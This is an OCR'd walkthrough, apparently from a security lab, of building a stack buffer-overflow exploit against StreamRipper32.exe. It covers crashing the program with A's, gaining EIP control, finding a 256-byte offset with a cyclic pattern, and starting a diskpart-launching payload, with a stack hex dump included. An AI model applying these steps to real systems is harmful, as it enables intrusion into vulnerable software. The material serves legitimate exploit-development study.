


After overflowing Streamripper with A's






Trying the same buffer overflow to check if the EBP and EIP values are same





Application crashes, ESP values seem to be different. But EIP values remain the same, but no control to EIP yet. Trying another input field.




Gained control to EIP. Now start exploiting.

Using a pattern to detect offset location.



GitHub - corelan/mc
OllyDbg v1.10
Immunity Debugger
pycommar
To direct input to this virtual machine, press Ctrl+G.
Buffer overflow patte
wiremask.eu/tools/buffer-overflow-pattern-generator/
Wiremask
Articles
Writeups
Tools
Contact
Policies
Cyclical pattern generator to find the offset of an overwritten address.
With this tool you can generate a string composed of unique pattern that you can use to replace the sequence of A's of the desired length.
To calculate the offset of an address, paste the value of the overwritten register (EIP , RIP , RAX ...) in the "Register value" field.
This online tool supports 32-bit and 64-bit registers.
Generate a pattern
Length
200
Pattern
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4
Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
Find the offset
Register value
0x????????
Offset
7:29 PM
5/22/2021


Immunity Debugger - StreamRipper32.exe
To direct input to this virtual machine, press Ctrl+G.
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Call tree
CPU - main thread
Registers (FPU)
EIP 69413569
[19:31:00] Access violation when executing [69413569] - use Shift+F7/F8/F9 to pass exception to program
Paused
7:31 PM
5/22/2021




Offset is 256.


Start location and end location of the A's used in first step:



Address Hex dump ASCII
0012F3A4 00 00 00 00 00 00 00 00 ....
0012F3AC 00 00 00 00 00 00 00 00 ....
0012F3B4 00 00 00 00 00 00 00 00 ....
0012F3BC 00 00 00 00 00 00 00 00 ....
0012F3C4 00 00 00 00 00 00 00 00 ....
0012F3CC 00 00 00 00 00 00 00 00 ....
0012F3D4 00 00 00 00 00 00 00 00 ....
0012F3DC 00 00 00 00 00 00 00 00 ....
0012F3E4 00 00 00 00 00 00 00 00 ....
0012F3EC 00 00 00 41 41 41 41 41 ...AAAAA
0012F3F4 41 41 41 41 41 41 41 41 AAAAAAAA
0012F3FC 41 41 41 41 41 41 41 41 AAAAAAAA
0012F404 41 41 41 41 41 41 41 41 AAAAAAAA
0012F40C 41 41 41 41 41 41 41 41 AAAAAAAA
0012F414 41 41 41 41 41 41 41 41 AAAAAAAA
0012F41C 41 41 41 41 41 41 41 41 AAAAAAAA
0012F424 41 41 41 41 41 41 41 41 AAAAAAAA
0012F42C 41 41 41 41 41 41 41 41 AAAAAAAA
0012F434 41 41 41 41 41 41 41 41 AAAAAAAA
0012F43C 41 41 41 41 41 41 41 41 AAAAAAAA
0012F444 41 41 41 41 41 41 41 41 AAAAAAAA
0012F44C 41 41 41 41 41 41 41 41 AAAAAAAA
0012F454 41 41 41 41 41 41 41 41 AAAAAAAA
0012F45C 41 41 41 41 41 41 41 41 AAAAAAAA
0012F464 41 41 41 41 41 41 41 41 AAAAAAAA
0012F46C 41 41 41 41 41 41 41 41 AAAAAAAA
0012F474 41 41 41 41 41 41 41 41 AAAAAAAA
0012F47C 41 41 41 41 41 41 41 41 AAAAAAAA
0012F484 41 41 41 41 41 41 41 41 AAAAAAAA
0012F48C 41 41 41 41 41 41 41 41 AAAAAAAA
0012F494 41 41 41 41 41 41 41 41 AAAAAAAA
0012F49C 41 41 41 41 41 41 41 41 AAAAAAAA
0012F4A4 41 41 41 41 41 41 41 41 AAAAAAAA
0012F4AC 41 41 41 41 41 41 41 41 AAAAAAAA
0012F4B4 41 41 41 41 41 41 41 41 AAAAAAAA
0012F4BC 41 41 41 41 41 41 41 41 AAAAAAAA
0012F4C4 41 41 41 41 41 41 41 41 AAAAAAAA
0012F4CC 41 41 41 41 41 41 41 41 AAAAAAAA
0012F4D4 41 41 41 41 41 41 41 41 AAAAAAAA

Using DiskPart:

Creating payload that open diskpart on buffer overflow:






